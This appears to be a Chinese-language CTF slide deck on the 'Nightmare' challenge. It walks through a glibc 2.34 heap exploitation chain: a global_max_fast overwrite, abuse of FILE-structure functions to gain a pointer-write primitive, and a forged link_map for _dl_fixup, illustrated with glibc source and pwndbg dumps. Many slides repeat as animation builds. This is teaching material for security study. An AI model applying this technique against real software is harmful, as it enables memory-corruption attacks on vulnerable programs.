
## Exploitation

- ▶ 後續需要使用 `_dl_fixup` 來解析 gadget 位址，因此我們要構造出一個 `link_map`
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  - 👁 蓋寫變數 `global_max_fast` 成很大的值，讓 fastbin 的範圍變大
  - 👁 控制 `size` 使得 chunk 進入 fastbin 後，會在對應 `offset` 的地方儲存此 chunk 的 pointer
  - 👁 呼叫 `_IO_str_overflow` 做 malloc
  - 👁 呼叫 `_IO_str_finish` 做 free，chunk 進入 fastbin，寫 pointer 在 `offset` 處

# \$ Nightmare Exploitation



# \$ Nightmare Exploitation





# \$ Nightmare

## Exploitation

- ▶ 後續需要使用 `_dl_fixup` 來解析 gadget 位址，因此我們要構造出一個 `link_map`
- ▶ `l_info[]` 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- ▶ 透過以下流程：
  - 👁 蓋寫變數 `global_max_fast` 成很大的值，讓 fastbin 的範圍變大
  - 👁 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 👁 呼叫 `_IO_str_overflow` 做 malloc
  - 👁 呼叫 `_IO_str_finish` 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$ |  
  
#define _IO_blen(fp) ((fp)->_IO_buf_end - (fp)->_IO_buf_base)  
  
_IO_str_overflow(FILE *fp, int c)  
{  
    int flush_only = c == EOF;  
    size_t pos;  
    pos = fp->_IO_write_ptr - fp->_IO_write_base; // pos = 0  
    if (pos >= (size_t)(_IO_blen(fp) + flush_only)) // 0 >= 0  
    {  
        char *new_buf;  
        size_t old_blen = _IO_blen(fp);  
        size_t new_size = 2 * old_blen + 100;  
        if (new_size < old_blen)  
            return EOF;  
        new_buf = malloc(new_size);  
        ...  
        _IO_setb(fp, new_buf, new_buf + new_size, 1);  
        ...  
        fp->_IO_write_base = new_buf;  
    }  
    ...  
    return c;  
}
```

**\_IO\_str\_overflow**

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
#define _IO_blen(fp) ((fp)->_IO_bufsiz)  
_IO_str_overflow(FILE *fp, int c)  
{  
    int flush_only = c == EOF;  
    size_t pos;  
    pos = fp->_IO_write_ptr - fp->_IO_write_base; // pos = 0  
    if (pos >= (size_t)(_IO_blen(fp) + flush_only)) // 0 >= 0  
    {  
        char *new_buf;  
        size_t old_blen = _IO_blen(fp);  
        size_t new_size = 2 * old_blen + 100;  
        if (new_size < old_blen)  
            return EOF;  
        new_buf = malloc(new_size);  
        ...  
        _IO_setb(fp, new_buf, new_buf + new_size, 1);  
        ...  
        fp->_IO_write_base = new_buf;  
        return c;  
    }  
}
```

rdi 會指向 `_rtd_global._dl_load_lock_`，  
因此可以控制 `_IO_FILE` 的結構

如果要 `malloc(size)`，則 `old_blen` 需要是  $(size - 100) / 2$

`_IO_str_overflow`

# \$ Nightmare Exploitation

Before

```
pwndbg> p *fp
$1 = {
  _flags = 0,
  _IO_read_ptr = 0xffffffffffffffff <error: Cannot access me
  _IO_read_end = 0xffffffffffffffff <error: Cannot access me
  _IO_read_base = 0x0,
  _IO_write_base = 0x0,
  _IO_write_ptr = 0x49da7 <error: Cannot access memory at ad
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x49da6 <error: Cannot access memory at addr
```

After

```
pwndbg> p *fp
$3 = {
  _flags = 0,
  _IO_read_ptr = 0x15555524100f "",
  _IO_read_end = 0x15555528adb8 "",
  _IO_read_base = 0x155555241010 "",
  _IO_write_base = 0x155555241010 "",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x155555241010 "",
  _IO_buf_end = 0x1555552d4bc0 "",
```

**read\_base / write\_base / buf\_base 指向 malloc 的 chunk**

# \$ Nightmare

## Exploitation

- ▶ 後續需要使用 `_dl_fixup` 來解析 gadget 位址，因此我們要構造出一個 `link_map`
- ▶ `l_info[]` 存放的是 pointer，因此我們需要能夠寫入 pointer 的 primitive
- ▶ 透過以下流程：
  - 👁 蓋寫變數 `global_max_fast` 成很大的值，讓 fastbin 的範圍變大
  - 👁 控制 size 使得 chunk 進入 fastbin 後，會在對應 offset 的地方儲存此 chunk 的 pointer
  - 👁 呼叫 `_IO_str_overflow` 做 malloc
  - 👁 呼叫 `_IO_str_finish` 做 free，chunk 進入 fastbin，寫 pointer 在 offset 處

# \$ Nightmare Exploitation

需要 unset mmap bit 以及 set prev\_inuse bit

```
pwndbg> x/10gx fp->_IO_buf_base - 0x10
0x155555241000: 0x0000000000000000 0x00000000000093bb1
0x155555241010: 0x0000000000000000 0x0000000000000000
0x155555241020: 0x0000000000000000 0x0000000000000000
0x155555241030: 0x0000000000000000 0x0000000000000000
0x155555241040: 0x0000000000000000 0x0000000000000000
```

構造假的 next chunk header

```
pwndbg> x/10gx fp->_IO_buf_base - 0x10 + 0x93bb0
0x1555552d4bb0: 0x0000000000000000 0x0000000000000050
0x1555552d4bc0: 0x0000000000000000 0x0000000000000000
0x1555552d4bd0: 0x0000000000000000 0x0000000000000000
0x1555552d4be0: 0x0000000000000000 0x0000000000000000
0x1555552d4bf0: 0x0000000000000000 0x0000000000000000
```

chunk 被釋放並且進入 fastbin

```
void _IO_str_finish(FILE *fp,
{
  free(fp->_IO_buf_base);
  fp->_IO_buf_base = NULL;
  _IO_default_finish(fp, 0);
}
```

\_IO\_str\_finish



# \$ Nightmare

## Exploitation

- ▶ 有了 `ptr_write` primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 👁 與其他 table 不同的是，symbol table 的 `Elf64_Dyn.d_un.d_ptr` 必須要是合法的 pointer
- ▶ 建構步驟：
  - 👁 為 Symbol table 建立一塊空間
  - 👁 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 `0x200`
  - 👁 利用 `_IO_FILE.read_base` 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 👁 透過 `__open_memstream` 取得此塊 chunk，其中 `__open_memstream` 會寫入合法的 pointer

# \$ Nightmare

## Exploitation

- ▶ 有了 `ptr_write` primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 👁 與其他 table 不同的是，symbol table 的 `Elf64_Dyn.d_un.d_ptr` 必須要是合法的 pointer
- ▶ 建構步驟：
  - 👁 為 Symbol table 建立一塊空間 直接用 `ptr_write` 建立
  - 👁 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 `0x200`
  - 👁 利用 `_IO_FILE.read_base` 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 👁 透過 `__open_memstream` 取得此塊 chunk，其中 `__open_memstream` 會寫入合法的 pointer

# \$ Nightmare

## Exploitation

- ▶ 有了 `ptr_write` primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 👁 與其他 table 不同的是，symbol table 的 `Elf64_Dyn.d_un.d_ptr` 必須要是合法的 pointer
- ▶ 建構步驟：
  - 👁 為 Symbol table 建立一塊空間
  - 👁 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
  - 👁 利用 `_IO_FILE.read_base` 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 👁 透過 `__open_memstream` 取得此塊 chunk，其中 `__open_memstream` 會寫入合法的 pointer

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
FILE *  
__open_memstream(char **bufloc, size_t *sizeloc)  
{  
    struct locked_FILE  
    {  
        struct _IO_FILE_memstream fp;  
        _IO_lock_t lock;  
        struct _IO_wide_data wd;  
    } * new_f;  
    char *buf;  
  
    new_f = (struct locked_FILE *)malloc(sizeof(struct locked_FILE));  
    new_f->fp._sf._sbf._f._lock = &new_f->lock;  
    return (FILE *)&new_f->fp._sbf;  
}
```

我們要控制的 struct 大小為 0x1f8，會拿到 0x200 大的 chunk，因此要放到 0x200 tcache bin

# \$ Nightmare

## Exploitation

- ▶ 有了 `ptr_write` primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 👁 與其他 table 不同的是，symbol table 的 `Elf64_Dyn.d_un.d_ptr` 必須要是合法的 pointer
- ▶ 建構步驟：
  - 👁 為 Symbol table 建立一塊空間
  - 👁 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 `0x200`
  - 👁 利用 `_IO_FILE.read_base` 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 👁 透過 `__open_memstream` 取得此塊 chunk，其中 `__open_memstream` 會寫入合法的 pointer

# \$ Nightmare

## Exploitation

```
pwndbg> p (*(struct _IO_FILE *) 0x1555555549c8)
$2 = {
  _flags = 0,
  _IO_read_ptr = 0x15555524100f "",
  _IO_read_end = 0x15555528adff "",
  _IO_read_base = 0x155555241010 "ARUU\001",
  _IO_write_base = 0x155555241010 "ARUU\001",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x1555552d4bc0 "",
}
```

即使 chunk 被釋放，仍有殘留在 `_IO_FILE` 的 pointer，  
像是 `read_base` 與 `write_base` 都指向該 chunk



# \$ Nightmare Exploitation

swap( read\_end, save\_end )

swap( read\_base, save\_base )

```
u1f383@u1f383:/  
$  
  
void _IO_switch_to_backup_area(FILE *fp)  
{  
    char *tmp;  
    fp->_flags |= _IO_IN_BACKUP;  
  
    tmp = fp->_IO_read_end;  
    fp->_IO_read_end = fp->_IO_save_end;  
    fp->_IO_save_end = tmp;  
  
    tmp = fp->_IO_read_base;  
    fp->_IO_read_base = fp->_IO_save_base;  
    fp->_IO_save_base = tmp;  
  
    fp->_IO_read_ptr = fp->_IO_read_end;  
}
```

為了再次 free chunk，先透過此 function 將 read pointer 與 **save pointer** 交換

# \$ Nightmare

## Exploitation

並且交換後仍須確保 lock type 為 invalid，因此要先更改 **save\_end**

```
pwndbg> p (*(struct _IO_FILE *) 0x1555555549c8)
$1 = {
  _flags = 256,
  _IO_read_ptr = 0xff <error: Cannot access memory at address 0xff>,
  _IO_read_end = 0xff <error: Cannot access memory at address 0xff>,
  _IO_read_base = 0x0,
  _IO_write_base = 0x155555241010 "ARUU\001",
  _IO_write_ptr = 0x15555528adb8 "",
  _IO_write_end = 0x1555552d4bc0 "",
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x1555552d4bc0 "",
  _IO_save_base = 0x155555241010 "ARUU\001",
```

```
pwndbg> p _rtld_global._dl_load_lock
$2 = {
  mutex = {
    __data = {
      __lock = 256,
      __count = 0,
      __owner = 255,
      __users = 0,
      __kind = 255,
```

交換後指向 chunk 的 pointer 會被放到 save\_base

# \$ Nightmare

## Exploitation

```
u1f383@u1f383:/
$
void _IO_free_backup_area(FILE *fp)
{
    if (_IO_in_backup(fp))
        _IO_switch_to_main_get_area(fp);
    free(fp->_IO_save_base);
    fp->_IO_save_base = NULL;
    fp->_IO_save_end = NULL;
    fp->_IO_backup_base = NULL;
}

```

透過此 function 釋放 chunk，因此  
chunk 進入 tcache 當中

```
In file: /usr/src/glibc/glibc-2.34/libio/genops.c
187 {
188     if (_IO_in_backup (fp))
189         _IO_switch_to_main_get_area (fp); /* Just in ca
190     free (fp->_IO_save_base);
191     fp->_IO_save_base = NULL;
192     fp->_IO_save_end = NULL;
193     fp->_IO_backup_base = NULL;
194 }
195 libc_hidden_def (_IO_free_backup_area)
196
197 int

```

```
[ ST/
00:0000 | rsp 0x7fffffff7010 -> 0x155555554040 (_rtld_local
01:0008 |      0x7fffffff7018 -> 0x15555553286d (_dl_fini+55
02:0010 | r13 0x7fffffff7020 -> 0x155555555220 <- 0xffffffff
03:0018 |      0x7fffffff7028 -> 0x1555555557d0 -> 0x15555555
04:0020 |      0x7fffffff7030 -> 0x155555551a00 -> 0x15555553
05:0028 |      0x7fffffff7038 -> 0x1555555554a48 (_rtld_local
06:0030 |      0x7fffffff7040 <- 0x7fffffff7040
07:0038 |      0x7fffffff7048 -> 0x7fffffff7040 <- 0x7ffffff

```

```
[ BACK
▶ f 0 0x15555539d1a1 _IO_free_backup_area+33
f 1 0x15555553286d _dl_fini+557
f 2 0x5555555553d9 nightmare+163
f 3 0x55555555544d __libc_csu_init+77
f 4 0x7fffffff7130
f 5 0x1555555554a48 _rtld_local+2568
f 6 0xff007ffffffff7118
f 7 0x280217

```

```
pwndbg> x/10gx 0x555555559000 + 0x170
0x555555559170: 0x0000000000000000 0x0000000000000000
0x555555559180: 0x0000155555241010 0x0000000000000000

```

0x200 tcache bin

# \$ Nightmare

## Exploitation

- ▶ 有了 `ptr_write` primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
  - 👁 與其他 table 不同的是，symbol table 的 `Elf64_Dyn.d_un.d_ptr` 必須要是合法的 pointer
- ▶ 建構步驟：
  - 👁 為 Symbol table 建立一塊空間
  - 👁 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 `0x200`
  - 👁 利用 `_IO_FILE.read_base` 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
  - 👁 透過 `__open_memstream` 取得此塊 chunk，其中 `__open_memstream` 會寫入合法的 pointer

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
FILE *  
__open_memstream(char **bufloc, size_t *sizeloc)  
{  
    struct locked_FILE  
    {  
        struct _IO_FILE_memstream fp;  
        _IO_lock_t lock;  
        struct _IO_wide_data wd;  
    } * new_f;  
    char *buf;  
  
    new_f = (struct locked_FILE *)malloc(sizeof(struct locked_FILE));  
    new_f->fp._sf._sbf._f._lock = &new_f->lock;  
    return (FILE *)&new_f->fp._st._sbf;  
}
```

會拿到剛才釋放的 chunk

在 chunk 內寫入指向 chunk 內部的 pointer


fake link\_map



6

SYMTAB

l\_info



0x90

XXX

\_lock

0x110

